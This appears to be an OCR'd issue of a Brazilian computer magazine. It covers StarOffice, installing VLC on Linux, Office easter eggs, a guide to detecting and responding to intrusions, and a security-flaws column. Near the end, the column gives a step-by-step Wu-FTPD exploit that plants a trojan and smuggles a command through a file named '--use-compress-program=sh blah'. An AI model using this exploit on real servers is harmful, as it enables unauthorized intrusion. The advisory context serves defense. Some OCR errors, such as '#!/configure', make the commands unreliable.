caso existam textos com acentuações ou caracteres especiais – podem ser perdidos na conversão.

O software possui dezenas de apresentações pré-definidas e um assistente que é exibido logo ao iniciar a aplicação. Ao iniciar o programa, o software solicitará que você escolha entre iniciar uma apresentação em branco, utilizar o assistente e abrir uma apresentação existente.

Montar uma apresentação no StarOffice é muito simples. A forma utilizada para se desenvolver uma apresentação é semelhante a realizada no PowerPoint: ao iniciar o software o assistente é carregado e pode-se escolher entre as diversas apresentações pré-montadas existentes. Em seguida, é importante escolher entre os papéis de fundo existentes e substituir os textos. Por fim, aplica-se os efeitos especiais em cada um dos slides criados.



Crie apresentações profissionais com o software de apresentação StarImpress


## Editor de fórmulas

Um software que pertence ao pacote é o editor de fórmulas que se chama Formula. Se um dia você teve a necessidade de transcrever fórmulas matemáticas em documentos ou trabalhos escolares, deve ter tido uma grande decepção. Pois nenhum software conseguia transmitir o resultado satisfatoriamente. Mas com a ajuda desse editor de fórmulas essa tarefa simplificou muito.

O software possui um catálogo de símbolos que facilita a elaboração de fórmulas com caracteres como derivada, integral e matrizes. O aplicativo permite montar essas operações de forma simples e rápida.

Ao final, com a fórmula pronta pode-se transferi-la para qualquer software (editor de texto ou planilha) bastando copiar e colar no documento. O software permite ótimo resultado.

Sem dúvida o aplicativo é uma ferramenta de grande utilidade para os profissionais e estudantes que necessitam utilizar fórmulas matemáticas em seus trabalhos e documentos.



## Editor HTML


Muitos são os usuários que possuem uma home page e não conhecem HTML. Isso se deve aos softwares editores da linguagem, que permitem criar páginas Web com imagens, links e diversas funções sem a necessidade de se utilizar uma linha de código. O pacote StarOffice possui o software StarWriter/WEB que, no pacote MS Office, seria o equivalente ao FrontPage.

Os usuários mais experientes se utilizam destes softwares para executarem tarefas como criar tabelas complexas facilitando assim a construção de suas páginas. O editor HTML do StarOffice é um bom aplicativo que garante ao usuário um ótimo resultado final.

O software possui um diretório Gallery, que é criado na instalação do StarOffice. Este contém vários subdiretórios e é onde são

encontradas figuras, fundos, cliparts, botões, réguas e várias outras opções de imagens.

Para se ter uma idéia de como é simples utilizar o software, demonstraremos em um exemplo.



Um recurso amplamente utilizado na confecção de home pages é o link. Para você criá-lo com o intuito de levar o internauta para a página da PC Master, por exemplo, deve-se primeiramente digitar em algum local de sua página o nome PC Master e selecionar a palavra na barra de ferramentas. Clica-se em Insert e, em seguida, Link. No campo de destino do Link basta digitar o endereço do site [www.europanet.com.br](http://www.europanet.com.br).

O aplicativo permite que se crie FrameSets, que são documentos compostos por molduras. Cada uma se portará como um documento diferente.

Além disso, o aplicativo permite a criação de tabelas em formatos complexos – recurso usado com mais frequência do que o frame por permitir o gerenciamento de forma mais simples. **PCM**

# Assista DVD no

**Assistir DVDs no Linux não é mais uma missão impossível. Saiba quais são os softwares necessários e aprenda a configurar o sistema para utilizar DVDs**

Por Elcio Junior

[elcio@europenet.com.br](mailto:elcio@europenet.com.br)

**O**s softwares que executavam DVD ou arquivos MPEG no Linux eram praticamente impossíveis de se instalar e, dificilmente funcionavam após a instalação. E a decepção, mesmo quando funcionava, era grande pois a qualidade da imagem deixava a desejar. Mas com o programa VLC (Video Lan Client) isso mudou completamente.

O software faz parte de um projeto de um grupo de usuários da univesidade École Centrale Paris que se reuniram para desenvolver um software que fosse capaz de reproduzir DVD com grande qualidade e performance. Faz parte ainda do projeto montar um servidor de vídeo on-demand, que é capaz de reproduzir vídeo através da rede, inclusive da Internet.

Com ele é possível reproduzir DVD, VCD e arquivos MPEG, o melhor dele é que está disponível para diversas plataformas, Windows, Linux, BeOS e MAC

OS. Além de ser muito mais fácil de instalar que os antigos programas de DVD no Linux, ele apresentou uma qualidade de imagem perfeita, mas ao rodar um DVD no Linux em tela cheia o filme tornou-se um pouco lento, o que não ocorreu usando o Vídeo LAN no Windows. O sistema de escolha da região do filme em DVD é definido pelo seu drive de DVD, já nos players de

DVD para Windows a escolha da região pode ser feita com alguns softwares. No VLC você encontra as mesmas funções de um software de DVD como legenda, idioma do filme e muito mais.

### **Onde encontrar o software**

Antes de iniciarmos a instalação do software será necessário realizar o download do programa para realizar a instalação. Se a distribuição Linux que você está utilizando for baseada no Red Hat pode utilizar pacotes RPM, que são simples de instalar.


Mas se estiver utilizando outras distribuições como Slackware deverá utilizar pacotes tar.gz, para esse formato será necessário compilar o arquivo para completar a instalação.

Você encontra o software atualizado no endereço [www.videolan.org](http://www.videolan.org). Ao entrar, clique em download e escolha o arquivo de acordo com seu sistema operacional. Você ainda encontra versões já compiladas para diversas distribuições como Debian e Mandrake.



**O VLC permite reproduzir filmes em DVD com ótima qualidade de imagem e definição**

# Linux



A interface do VLC é muito simples e você não terá grande dificuldade para utilizar este software, basta colocar a mídia em sua unidade para usar

## Instalação

Para realizar a instalação de pacotes do tipo RPM abra um terminal, vá até ao diretório onde o programa se encontra e dê o comando

```
rpm -ivh vlc.x.x.x.rpm
```

Feito isso, para rodar o programa dê o comando `#vlc` no terminal.

Com pacotes tar.gz abra um terminal, vá até o diretório em que o mesmo se encontra e dê o comando:

```
#tar -zxvpf vlc.x.x.x.tar.gz
```

Ao finalizar a descompactação ele criará uma outra pasta. Entre na pasta com o comando:

```
# cd vlc
```

Antes de iniciar a compilação do arquivo configure usando o comando

```
#!/configure
```

Para efetuar as configurações das suas bibliotecas e gerar o script de compilação, terminando dê o comando

```
#make vlc
```

Para ele gerar o arquivo executável, no caso o binário. Para instalar o executável nos diretórios correspondentes execute o seguinte comando:

```
#make install
```

Para usá-lo dê o comando `#vlc` num terminal e divirta-se.

## Versão para Windows

Faça o download do arquivo e instale-o. Para utilizá-lo basta abri-lo no menu Iniciar, Programas, VideoLAN. Ele tem as mesmas funções que a versão para Linux, inclusive a interface é igual. Para selecionar um disco de DVD ou VCD informe a letra da sua unidade de DVD, já para um arquivo MPEG basta clicar na opção FILE e localizar o arquivo.

## Assista seus filmes

Para executar o software e assistir seus DVDs, utilize o comando:

```
#vlc
```

Será aberta a interface do programa, escolha um arquivo MPEG ou se você for usar um disco de DVD ou VCD será necessário informar o caminho em que se encontra seu drive de DVD, por exemplo, se seu drive estiver na IDE primária como SLAVE o caminho será `/dev/hdb` ou na IDE secundária como master `/dev/hdc`. Digite este caminho dê OK e um PLAY para rodar o filme. **PCM**

# Ovos de Pás

**P**ara a maior parte das pessoas, ovos de páscoa são “cascas” de chocolate recheadas de bombons. Mas em informática esta palavra tem um significado bem diferente. Ela serve para designar pequenas “surpresas” que os programadores escondem em softwares.

Na maioria das vezes, estes ovos de páscoa (easter eggs, em inglês) são créditos indicando quem foram os desenvolvedores do programa. O que muda é a forma como eles são apresentados, que pode ser em jogos e em textos, por exemplo. Confira nas próximas páginas alguns ovos de páscoa que podem ser encontrados no Windows e em programas do Office.

## FICHA TÉCNICA

**Tipo**  
Software  
**Nível de conhecimento**  
Básico  
**Conhecimento prévio**  
Nenhum  
**Software necessário**  
Aplicativos diversos


# COOA

Divirta-se procurando os ovos de páscoa que estão escondidos em programas do Windows e no pacote de aplicativos Microsoft Office

## Microsoft Word 2000

Nesta versão do Word é possível ver os créditos dos desenvolvedores do VBA. Para isso, abra o Word e aperte as teclas Alt e F11. Entre no menu *Exibir*, clique em *Barra de Ferramentas* e em *Personalizar*.

Acesse o menu *Ajuda* e, na janela *Personalizar*, clique na aba *Comandos*. Selecione *Ajuda em categorias* e arraste o item *Sobre o Microsoft Visual Basic*, que está na lista da janela *Personalizar*, para dentro do menu *Ajuda*.



Clique com o botão direito do mouse sobre o novo item *Sobre Microsoft Visual Basic* do menu e renomeie-o para *Show VB Credits*.

Feche a janela *Personalizar*, vá ao menu *Ajuda* e clique em *Show VB Credits*. Use as setas do teclado para acelerar o movimento.

## Corrida de carros no Excel 2000

Este easter egg apresenta uma corrida de carros. Na pista são exibidos os créditos dos desenvolvedores do programa.

- 1** Inicie o Excel e crie uma nova planilha. Vá ao menu *Arquivo* e selecione a opção *Salvar como Página da Web*.
- 2** Na caixa de diálogo que se abre, clique em *Publicar*. Ative a opção *Adicionar interatividade com*.
- 3** Salve a página em uma pasta (você pode usar qualquer nome e em seguida abra-a no Internet Explorer).
- 4** Desça até a linha 2000 e vá até a coluna WC. Selecione toda a linha 2000 e teclé *Tab*, para que a célula em destaque esteja na coluna WC.



- 5** Segure *Shift+Ctrl+Alt* e clique no logotipo do Office que está no canto superior esquerdo. Use as setas para dirigir, aperte *O* para soltar óleo na pista, a barra de espaço para atirar e *H* para acender os faróis.

Nota: este easter egg só funciona se você tiver o DirectX instalado.

## Screen Saver do Windows

Adote o seguinte procedimento para ver os nomes de vulcões americanos em um screen saver do Windows:

- 1** Clique com o botão direito do mouse sobre suas áreas de trabalho.
- 2** Selecione a guia *Screen Saver* e escolha a opção *3-D text*. Em seguida, aperte o botão *Properties*.



**3** Digite *Volcano*, na caixa de textos que aparece, e dê *OK*. Aguarde até que o screen saver seja ativado ou clique em *Preview*.

### Créditos no Microsoft FrontPage 2000

Ver os créditos dos desenvolvedores do programa com vários fogos explodindo no fundo é muito fácil. Basta abrir o Microsoft FrontPage e manter a tecla *Shift* pressionada enquanto executa os seguintes procedimentos:

Vá ao menu *Ajuda*, clique em *Sobre o Microsoft Front Page* e em *OK*. Repita o procedimento três vezes.

### Crédito no Internet Explorer 5.0

Este ovo de páscoa exhibe os créditos dos desenvolvedores do IE em uma página Web com um efeito interessante. Para isso, abra o IE5 e digite na caixa de endereço a seguinte linha:

```
about:<!-- introducing the Trident team -->
```

### Título no Microsoft Word 97 e 2000

Seguindo este procedimento você verá a caixa inicial do Word sobre o documento aberto.

**1** Abra o Word 97, entre no menu *Ajuda*, e clique em *Sobre*.

**2** Pressione ao mesmo tempo as teclas *Ctrl*, *Alt* e *Shift*.

**3** Dê um duplo clique sobre a linha separadora.

### Crédito e simulador de vôo no Excel 97

Siga o passo-a-passo para abrir um pequeno simulador de vôo no Excel. Depois é só procurar pelos créditos dos desenvolvedores do software.

**1** Crie uma nova planilha e pressione a tecla *F5*.

**2** Digite *X97:L97* e dê *Enter* em seguida. De volta à planilha, tecla *Tab*, segure as teclas *Ctrl+Shift* e clique no botão assistente de gráfico.

**3** Use o mouse para navegar. O botão esquerdo acelera e o direito freia. Procure pelos créditos dos desenvolvedores.

### Pinball no Word 97

Divirta-se com este pequeno jogo de Pinball que está escondido no Word 97. Para isto, basta abrir um documento em branco e digitar a palavra *Blue*.

Entre no menu *Formatar*, e selecione *Fonte*. Coloque *Negrito* e selecione a cor azul. Dê *OK* em seguida. Posicione o cursor logo após a letra *E* da palavra *Blue*, dê um espaço, entre no menu *Ajuda* e clique em *Sobre*. Segure as teclas *Ctrl+Shift* e clique com o botão direito do mouse sobre a figura da caneta.

Use a tecla *Z* para mover o flipe da esquerda, *M* para mover o da direita e a tecla *Esc* para sair.

### Crédito no PowerPoint 95, 97 e 2000

Este easter egg funciona em todas as versões do PowerPoint e exhibe os




créditos dos desenvolvedores.

Entre no menu *Ajuda*, e selecione *Sobre o Microsoft PowerPoint*. Agora é só clicar sobre o ícone que fica no canto superior esquerdo.

### Apresentação no Microsoft PowerPoint 97

Esta dica exibe uma pequena animação na janela de comentários sobre o produto.



Clique no menu *Ajuda* e escolha a opção *Sobre o Microsoft PowerPoint*. Pressione simultaneamente as teclas *Ctrl*, *Alt* e *Shift* e clique três vezes sobre a linha divisória horizontal.

### Jogo em primeira pessoa no Excel 95

Para se divertir com um jogo em primeira pessoa com o personagem Doom, siga o passo-a-passo:

- 1 Clique no botão 95 para selecionar toda a linha 95 e em seguida pressione *Tab* (assim só a célula B95 ficará selecionada).
- 2 Entre no menu ? e em seguida clique em *Sobre o Microsoft Excel*.
- 3 Pressionando simultaneamente *Ctrl* e *Shift*, clique em *Suporte ao Produto*. O jogo será iniciado.

O jogo é um pouco difícil, mas não custa nada tentar. Use a tecla *D* para olhar para cima e a *C* pra olhar para baixo. Entre em *excelkfa* para que uma parede desapareça. O resto é com você.

### Crédito no Access 95

Para ver os créditos dos desenvolvedores do Microsoft Access 95, entre no menu *Ferramentas* e selecione a opção *Segurança*. Feito isto, clique sobre o item *Contas de Usuário e grupo*.

Vá até a caixa *Novo* e digite a palavra *Pioneer* no campo *Nome*. Em seguida, escreva em *Identificação* a data de lançamento do Access 95, que é 092595. Clique em *OK* e pressione *Esc* duas vezes para sair.

### Crédito no Word 95

Ver os créditos dos desenvolvedores do Microsoft Word 95 é muito fácil. Basta entrar no menu *Ajuda* e em seguida clicar na opção *Sobre o Microsoft Word*. Pressione simultaneamente as teclas *Ctrl* e *Shift*, e clique na barra horizontal que fica logo acima do botão *OK*.

### Outlook Express

Esta dica faz com que os créditos dos desenvolvedores do Outlook Express sejam exibidos.

No Outlook Express, aperte no botão *Redigir mensagem*. Entre no menu *Formatar* e selecione a opção *Rich Text (HTML)*. Em seguida, clique no corpo da mensagem.

Escreva *athena* no menu de fontes e pressione *Enter*. Feche a janela *Nova mensagem*, e, caso o programa pergunte se você quer salvar a mensagem, clique em *Não*.

Na janela principal do Outlook Express, selecione o ícone do programa que aparece logo acima da *Caixa de Entrada*. Clique em um espaço vazio do painel da direita (entre os ícones *Ler Correio* e *Ler Notícias*, por exemplo), e digite *about*.

### Netscape

Para ler um trecho de um livro na janela do Netscape, abra o navegador e escreva o seguinte texto no campo para a digitação do endereço:

about:mozilla

Um trecho do suposto livro *The Book of Mozilla* será exibido. **PCM**

# Invadiram meu E agor

*Por mais seguro que seja um sistema, ninguém está livre do risco de uma invasão. Por isso, confira nesta reportagem as medidas que devem ser tomadas para minimizar os danos de um ataque e identificar o intruso – caso seja necessário*

Por Roberto Cury Jr.

**F**irewalls, antivírus, IDS (Intrusion Detection System, ou Sistema de Detecção de Intrusos, em português), políticas de segurança... são inúmeras as formas de proteger sua rede das ameaças da Internet. Mas por mais cuidado que você tome, sempre existe a possibilidade de um incidente acontecer. E como geralmente as invasões são silenciosas, é fundamental que você saiba identificá-las para tomar as providências necessárias no menor tempo possível.

Por isto, a Revista PC Master preparou esta reportagem com dicas

## FICHA TÉCNICA

### Tipo

Segurança de Redes

### Nível de conhecimento

Intermediário/Avançado

### Conhecimento prévio

Ambientes UNIX e TCP/IP

### Software necessário

Distribuição UNIX e softwares descritos na reportagem

de como identificar uma invasão, rastrear o invasor e coletar provas – para o caso de você querer iniciar um processo judicial.

As medidas podem ser adotadas tanto por administradores de rede quanto por quem quer garantir a segurança de seu computador pessoal.

### Desconfie sempre

A maneira mais fácil de se capturar um intruso é dando atenção a eventos não usuais que ocorrem no sistema. Um exemplo é a existência de duas conexões simultâneas de um único usuário, ou a descoberta de um usuário que, apesar de não ser programador, está rodando no sistema compiladores e debuggers. Pessoas que aumentam de forma significativa o seu tráfego de rede também podem ser indícios de problemas. Confira a seguir uma lista de eventos que merecem atenção especial:

- Um usuário que não tem modem e aparece logado remotamente através de uma conexão discada.
- Uma pessoa que esteja executando comandos de superusuário (root).

- Um usuário que apareça conectado ao sistema durante o período em que está em férias ou fora do horário normal de trabalho.
- Portas IP não usuais com status de LISTEN.

### Localizando o agressor

Existem diversas formas de se detectar uma invasão. Algumas dispensam até mesmo o uso de programas específicos. Confira:

- Surpreendendo o invasor durante o ato. Um exemplo: Você vê o superusuário conectado em um terminal remoto, quando você deveria ser a única pessoa com a senha de root.
- Através de dedução. Você recebe um e-mail de um agressor informando sobre uma vulnerabilidade no sistema, ou verifica inclusões em arquivos como /etc/passwd.
- Recebendo uma mensagem de um administrador de sistemas de outro site informando que uma atividade

# PC a?

estranha ocorreu a partir de sua máquina.

- Atividades estranhas no sistema, como reboots, leitura demasiada do disco, ou até mesmo lentidão no sistema.

Outra alternativa para detectar a invasão do sistema é utilizar programas específicos. Os mais conhecidos são o Tiger e o Tripwire. Veja a seguir onde eles podem ser encontrados:

Tiger:

[ftp.cerias.purdue.edu/pub  
/tools/unix/scanners/tiger/](ftp.cerias.purdue.edu/pub/tools/unix/scanners/tiger/)

Tripwire:

[ftp.cerias.purdue.edu/pub  
/tools/unix/ids/tripwire/](ftp.cerias.purdue.edu/pub/tools/unix/ids/tripwire/)

## De olho nos suspeitos

Os sistemas UNIX (e conseqüentemente a maior parte dos Linux) contam com várias ferramentas que permitem saber quem está fazendo o quê. Os programas finger, users, w e who, por exemplo, apresentam uma lista de todos os usuários conectados ao sistema. Já o comando ps permite identificar os

processos que estão rodando. Há ainda a possibilidade de se usar o comando `netstat` para monitorar as conexões de rede e suas atividades. Informações detalhadas de cada um destes comandos estão disponíveis no próprio sistema operacional. Para acessá-las, basta digitar o comando `man <comando>`.

Se você é um administrador de redes, é recomendável utilizar estes comandos com uma certa frequência, para monitorar as atividades. Entretanto, é importante lembrar que todos estes comandos podem ser enganados por invasores com certo conhecimento. Um exemplo: o `w`, `users` e `finger` checam o arquivo (`/etc/utmp`) para determinar quem está conectado ao sistema. Se este arquivo for alterado, os comandos não terão como acusar a presença de intrusos.

O comando `ps` é um pouco mais resistente a manipulações, já que ele examina a tabela de processos do kernel. Mesmo assim, um agressor que eventualmente tenha permissões de superusuário poderá alterar o próprio programa `ps`, no código das chamadas de sistema (system calls), não imprimindo seus processos.

Portanto, se você compartilha o computador com outros usuários ou suspeita que a sua senha tenha sido descoberta por alguém, não é possível confiar nestas informações.

## Monitorando o agressor

Quando uma invasão é detectada no momento em que está acontecendo, é possível saber o que o agressor está fazendo e quais arquivos foram alterados. E isto pode ser feito de várias maneiras diferentes. A mais simples delas é usando os comandos `ps` e `last`, pois eles permitem identificar o que o agressor está fazendo através de seus processos.

Outra alternativa é usar o programa `lsdf`, que está disponível no site: [freshmeat.net/projects/lsdf](http://freshmeat.net/projects/lsdf). Usando estas técnicas, você poderá, por exemplo, descobrir se o intruso está apenas xeretando os e-mails do usuário ou se está comprometendo outros dados.

Dependendo do sistema operacional utilizado, dá até para monitorar tudo o que for digitado. Para isto, basta utilizar os programas `snoop` e `ttywatch`, que podem ser encontrados nos sites:

`snoop`:  
[simson.net/src/snoop/proj/unix/snoop.c](http://simson.net/src/snoop/proj/unix/snoop.c)

`ttywatch`:  
[people.redhat.com/johnsonm/ttywatch.html](http://people.redhat.com/johnsonm/ttywatch.html)

Mas é preciso ter muito cuidado ao instalar estes softwares, pois o invasor poderá utilizá-los contra você e monitorar o seu monitoramento. Para evitar problemas, a melhor alternativa é instalar o `snoop` em outra máquina da rede, diminuindo desta forma as chances de o invasor o identificar.

## O que fazer quando capturar um intruso

Ao identificar um usuário não autorizado no sistema você pode tomar uma série de medidas diferentes. Confira algumas delas:

- 1 Você pode ignorar o invasor e tomar providências para proteger seu sistema, rastreando os movimentos do intruso.
- 2 Tentar estabelecer contato através dos comandos `write` ou `talk` e perguntar o que ele quer.

### EM CONTATO

Alguns crackers são extremamente receosos com a possibilidade de serem pegos. Dependendo do caso, se você tentar estabelecer contato, eles podem tomar uma atitude inesperada para apagar as evidências – e acabar apagando junto com elas todo o seu sistema.

Por isso, antes de entrar em contato com um invasor, certifique-se de que você tem um backup de todos seus arquivos, pois eles estarão em xeque.

**3** Contatar um órgão de respostas à incidentes de segurança, como o NBSO – NIC BR Security Office (e-mail [nbsso@nic.br](mailto:nbsso@nic.br)), por exemplo.

Independente de qual for a sua escolha, é fundamental que você tire a máquina atacada da rede o mais rápido possível, eliminando desta forma as chances de a situação se agravar ainda mais. Uma outra alternativa – esta um pouco mais drástica – é tirar a rede inteira do ar.

Porém, um ponto muito importante é não apagar nenhum arquivo do disco rígido, pois muitos inquéritos policiais que envolvem invasões são parados por falta de provas. Se você pretende dar a seqüência legal ao caso, é imprescindível manter o maior número de evidências e utilizar NTP – Network Time Protocol, para sincronizar o relógio do servidor. A má configuração do horário em servidores causa diversos

### O BE-A-BÁ DA MANIPULAÇÃO DE INCIDENTES

Confira a seguir três medidas básicas que devem ser adotadas toda vez que se enfrenta um incidente de segurança:

#### 1. Não entre em pânico

Após um incidente, muitas coisas estranhas costumam acontecer. E agir sem pensar pode comprometer ainda mais o sistema e a operação que depende dele. Portanto, antes de tomar qualquer atitude, procure responder às seguintes perguntas:

- A máquina foi realmente invadida? Em alguns casos, os indícios de invasão podem ser causados por erro humano ou uma falha em algum software.
- Quais os danos causados? Dependendo do tipo de vulnerabilidade existente na sua máquina, o usuário pode ter apenas acessado os dados, sem efetuar qualquer alteração nas informações.
- O que é mais importante para você: proteger as evidências para que elas sejam utilizadas em uma investigação, ou reestabelecer o funcionamento do sistema o mais rápido possível? Isto porque as duas ações são contraditórias e, adotar uma delas quer dizer abrir mão da outra. Cabe a você analisar a situação e decidir qual a medida mais apropriada no seu caso.
- O incidente pode "vazar" internamente ou externamente? Quando uma invasão ocorre, é fundamental que apenas o departamento responsável pela segurança e a diretoria da empresa sejam notificados. Afinal, quanto mais gente souber da vulnerabilidade, maiores são as chances de novos ataques.
- E o mais importante: ele pode ocorrer novamente? Se a resposta for sim, é fundamental tomar medidas de segurança para impedir novos ataques.

#### 2. Colete o máximo de provas

Inicie um log assim que possível. Pegue outra máquina e copie tudo o que você encontrar, sempre dando atenção para a data do arquivo. Ao examinar arquivos texto, imprima cópias, incluindo a data e hora de sua impressão.

Se possuir espaço em disco, grave sua própria sessão com o comando script. Desta forma as informações poderão ser depuradas posteriormente e o sistema reestabelecido com maior agilidade.

#### 3. Antecipe os acontecimentos

- a. Identifique e entenda o problema
- b. Contenha ou cesse o dano
- c. Confirme o diagnóstico e a extensão dos danos
- d. Restaure o sistema
- e. Corrija as vulnerabilidades que ocasionaram o incidente

transtornos, pois não é possível comparar logs de máquinas diferentes, tampouco localizar o agressor.

## Rastreando a Conexão

Alguns administradores costumam rastrear conexões para identificar o invasor. Desta forma, eles têm condições de notificar os administradores do sistema de onde partiu a conexão e solicitar que eles armazenem os dados para uma eventual notificação judicial.

Para tanto, é necessário descobrir o endereço IP do invasor. A maneira mais simples, porém menos eficaz, é através do nslookup:

```
#nslookup <IP Invasor>
```

Há ainda algumas variáveis deste comando que oferecem informações adicionais. Confira:

```
#nslookup -type=SOA <IP Invasor>
```

Apresenta mais informações sobre o endereço IP.

```
#nslookup -type=NS <IP Invasor>
```

Informa o servidor DNS do referido endereço.

O comando traceroute também pode auxiliar na identificação, mostrando o caminho entre sua conexão e a origem.

Porém, a maneira mais eficiente de se obter os dados dos responsáveis por um endereço IP é através de uma consulta a um whois. Para incidentes nacionais, o mais indicado é [whois.nic.br](http://whois.nic.br). Conexões específicas da Embratel podem ser verificadas com o comando:

```
#telnet rwhois.embratel.net.br 1234
```

Após receber o banner, digite o endereço IP em questão para que as informações sejam apresentadas.

Após coletar estas informações, adote os seguintes procedimentos para garantir o bom andamento do caso:

- Não exija logs ou providências dos detentores dos IPs. No máximo, solicite a apuração do caso e a separação dos logs correspondentes, pois os logs só podem ser fornecidos perante notificação judicial.
- Notifique o departamento jurídico ou o advogado da sua empresa para que ele dê seqüência ao caso.
- Seja paciente. Este tipo de crime é novo para os órgãos reguladores. A melhor alternativa é colaborar com o processo, para que as próximas vítimas deste tipo de crime possam ser beneficiadas. **PCM**

## ROOTKITS

Existem alguns programas capazes de detectar binários e softwares alterados por rootkits. Um deles é o chkrootkit, que é nacional e está disponível no site [www.chkrootkit.org](http://www.chkrootkit.org). Este software tenta localizar sinais locais de presença de vários tipos de rootkits e worms. Confira a seguir as principais novidades da versão 0.34 do chkrootkit:

- novos testes adicionados: hdparm e inetdconf;
- detecção do Ducoci rootkit e x.c Worm;
- comando para análise do wtmpx em ambiente solaris (check\_wtmpx);
- opcao '-q' (quiet);

O pacote foi testado com sucesso nos seguintes sistemas: Linux 2.0.x, 2.2.x e 2.4.x, FreeBSD 2.2.x, 3.x e 4.x, OpenBSD 2.6, 2.7, 2.8 e 2.9, Solaris 2.5.1, 2.6 e 8.0.

Informações sobre rootkits e worms podem ser encontrados em: [www.chkrootkit.org/index.html](http://www.chkrootkit.org/index.html)

Apesar de o chkrootkit ser útil na detecção de determinados rootkits, é importante lembrar que ele é apenas uma das diversas ferramentas que devem ser usadas para detectar uma invasão.

*o tradicional*



*a vanguarda*



*o exótico*



*a porta para o futuro*

**VídeoSom**  
& Cia

Abra as portas para o futuro.  
Leia a revista VídeoSom & Cia  
e fique por dentro do que acontece  
no mundo dos eletroeletrônicos.



Nas bancas  
ou pelo telefone:  
(11) 3038-5050  
visite nosso site:

[www.europenet.com.br](http://www.europenet.com.br)



# Falhas de SEGURANÇA?

Confira as principais falhas de segurança encontradas no último período e aprenda como resolvê-las. Os arquivos para solucionar os problemas estão no CD 2

Por Domingo M. Montanaro  
[domingo@dhmais.com.br](mailto:domingo@dhmais.com.br)

## Wu Ftpd

<b>Sistema:</b>	Linux e variantes Posix
<b>Tipo:</b>	Remota
<b>Versões Afetadas:</b>	2.4.2, 2.5 , 2.6.0
<b>Nível:</b>	Avançado
<b>Gravidade:</b>	Alta
<b>Privilégios:</b>	Execução arbitrária de comandos

### Descrição:

Existe uma falha comum em servidores FTP, a qual é expressamente verificada no Wu-FTPD. Ela consiste em como o programa recebe sinais após o caracter "-". O comando passado ao FTPD pode ser interpretado após esse hífen caso você tente enviar um arquivo começando com "-". Exemplo: (tirado do manual do tar)  
`--use-compress-program PROG`  
`>>filter the archive through PROG`  
 (which must accept -d)  
 Uma vez passado essa linha de comando, ele invocará PROG como programa padrão de compressão. Usando este mecanismo, é possível invocar qualquer comando no alvo.

### Como Explorar:

Será necessário que a plataforma cliente e o alvo estejam funcionando com o mesmo sistema. Primeiro compile um cavalo de tróia.

```
# gcc -o troia troia.c -static
```

Após isso, coloque ele dentro de um arquivo TarBall.

```
# tar -cf troia.tar troia
```

Depois, crie um script que será executado pelo bash ou pelo sh.

```
# cat > blah
#
/bin/tar -xf troia.tar
./troia
^D <-- Control + D
```

Crie um arquivo vazio chamado "--use-compress-program=sh blah"

```
# > "--use-compress-program=sh blah"
```

Conecte-se no FTP da vítima  
 Name (localhost:21): ftp  
 331 Guest login ok, send your complete e-mail address as password.  
 Password:  
 230 Guest login ok,  
 Remote system type is UNIX.  
 Using binary mode to transfer files.  
 ftp>

Mude para seu diretório com permissão de gravação  
 ftp> cd /incoming

Mande seus arquivos  
 ftp> put blah  
 ftp> put troia.tar  
 ftp> put "--use-compress-program=sh blah"

Agora, usando conversão TAR baixe o arquivo "--use-compress-program=sh blah"  
 ftp> get "--use-compress-program=sh blah".tar

Isso abrirá uma conexão e travará o FTP e o cavalo de tróia ficará ativo.

### Como Proteger:

Desabilite conversões FTP em /etc/ftppass.

## SendMail

<b>Sistema:</b>	Linux e variantes Posix
<b>Tipo:</b>	Local
<b>Versões Afetadas:</b>	Bind 8.2, Bind 8.2.2, 8.10.0, 8.11.5, 8.12 BETA
<b>Nível:</b>	Avançado
<b>Gravidade:</b>	Alta
<b>Privilégios:</b>	Execução de comandos arbitrários

